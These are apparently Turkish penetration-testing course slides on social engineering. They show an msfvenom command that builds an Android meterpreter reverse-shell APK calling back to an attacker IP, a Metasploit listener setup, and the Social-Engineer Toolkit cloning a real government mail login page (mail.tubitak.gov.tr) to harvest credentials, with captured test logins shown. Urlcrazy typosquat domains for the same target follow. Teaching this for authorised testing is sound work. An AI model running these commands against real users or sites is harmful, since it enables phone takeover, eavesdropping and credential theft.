- ▶ Mobil cihaz kullanıcısının oluşturulan apk uzantılı dosyayı kurmasıyla saldırganın mobil cihaza erişmesini sağlar.
- ▶ Saldırgan açılan bağlantı üzerinden
 - ▶ ses kaydı alabilir
 - ▶ fotoğraf çekebilir
 - ▶ dosya sistemine yetkisiz olarak erişip upload, download işlemlerini yapabilir

Mobil Cihazlara Yönelik Sosyal Mühendislik II

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.4.33 LPORT=433 R > virus.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8321 bytes

root@kali:~# █
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.4.33
LHOST => 192.168.4.33
msf exploit(handler) > set RPORT 443
RPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.4.33:4444
[*] Starting the payload handler...
█
```

İçindekiler

- 1 Bilgi Toplama Yöntemleri
 - Sosyal Mühendislik
 - Saldırlara Karşı Zafiyet İçeren Davranışlar
 - Bilgi Toplama
 - Bilgi Toplama Yöntemleri
- 2 Sosyal Mühendislik
 - Giriş
 - Saldırı Teknikleri
 - Sosyal Mühendislik Sızma Testi Aşamaları
 - Güvenlik Bileşenlerini Atlatma Taktikleri
- 3 Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri
 - Giriş
 - Custom Payload Oluşturma
 - Listener/Handler Kavramı
 - Payload Oluşturulması
 - Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi
 - Office Dosyalarına Zararlı İçerik Eklenmesi
 - Firefox Eklentisine Zararlı İçerik Eklenmesi
 - Mobil Cihazlara Yönelik Sosyal Mühendislik
- 4 Social-Engineer Toolkit
 - Giriş
 - Credential Harvester Attack Method

Giriş I

Social-Engineer Toolkit (SET)

- **Tanım:** Programlama bilgisi ve deneyim gerektirmeden hızlı bir şekilde gelişmiş saldırı vektörleri geliştirmeye yarayan araç
- SET, sosyal mühendislik saldırıları aracılığıyla kuruluşlara yapılan sızma testlerinde standart bir araç olarak kullanılmaya başlamıştır.
- Menü aracılığıyla bir çok işlem yapılabilmektedir.
- Komut satırında: **setoolkit**

Giriş II

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

- 99) Exit the Social-Engineer Toolkit

Şekil: SET içerisinde yer alan seçenekler

Giriş III


Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

- 99) Return back to the main menu.

Şekil: "Social-Engineering Attacks" içerisinde yer alan seçenekler

SET-Credential Harvester Attack Method I



SET-Credential Harvester Attack Method II

```
set:webattack>2
```

```
[*] Credential harvester will allow you to utilize the clone capabilities within SET
[*] to harvest credentials or parameters from a website as well as place them into a report
[*] This option is used for what IP the server will POST to.
[*] If you're using an external IP, use your external IP for this
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.2.15
```

```
[*] SET supports both HTTP and HTTPS
```

```
[*] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:mail.tubitak.gov.tr
```

```
[*] Cloning the website: http://mail.tubitak.gov.tr
```

```
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
```

```
[*] Files will be written out to the root directory of apache.
```

```
[*] ALL files are within your Apache directory since you specified it to ON.
```

```
Apache webserver is set to ON. Copying over PHP file to the website.
```

```
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
```

```
Feel free to customize post.php in the /var/www/html directory
```

```
[*] All files have been copied to /var/www/html
```


```
[*] SET is now listening for incoming credentials. You can control-c out of this and completely e
```

```
[*] All files are located under the Apache web root directory: /var/www/html
```

```
[*] All fields captures will be displayed below.
```

```
[Credential Harvester is now listening below...]
```


SET-Credential Harvester Attack Method III



SET-Credential Harvester Attack Method IV

```
K going.  
[*] All files are located under the Apache web root direc  
[*] All fields captures will be displayed below.  
[Credential Harvester is now listening below...]  
  
( 'Array\n', )  
( '(\n', )  
( ' [loginOp] => login\n', )  
( ' [username] => deneme\n', )  
( ' [password] => deneme123\n', )  
( ' [client] => preferred\n', )  
( ')\n', )
```

SET-Credential Harvester Attack Method V



SET-Credential Harvester Attack Method VI

Saldırı Etkisini Artırılması

- ▶ Benzer bir domain alınabilir. **Urlcrazy**
- ▶ DNS isteği değiştirilebilir. DNS-Spoofing

```
root@kali:~# urlcrazy -r tubitak.gov.tr
/usr/share/urlcrazy/tld.rb:81: warning: key "2nd_level_registration"
/usr/share/urlcrazy/tld.rb:89: warning: key "2nd_level_registration"
/usr/share/urlcrazy/tld.rb:91: warning: key "2nd_level_registration"
URLCrazy Domain Report
Domain      : tubitak.gov.tr
Keyboard    : qwerty
At          : 2016-11-21 08:35:11 +0300

# Please wait. 125 hostnames to process

Typo Type          Typo          CC-A  Extn
-----
Character Omission  tbitak.gov.tr  ?     gov.tr
Character Omission  tubiak.gov.tr  ?     gov.tr
Character Omission  tubita.gov.tr  ?     gov.tr
Character Omission  tubitk.gov.tr  ?     gov.tr
Character Omission  tubtak.gov.tr  ?     gov.tr
Character Omission  tuitak.gov.tr  ?     gov.tr
Character Repeat    ttubitak.gov.tr ?     gov.tr
Character Repeat    tubbitak.gov.tr ?     gov.tr
```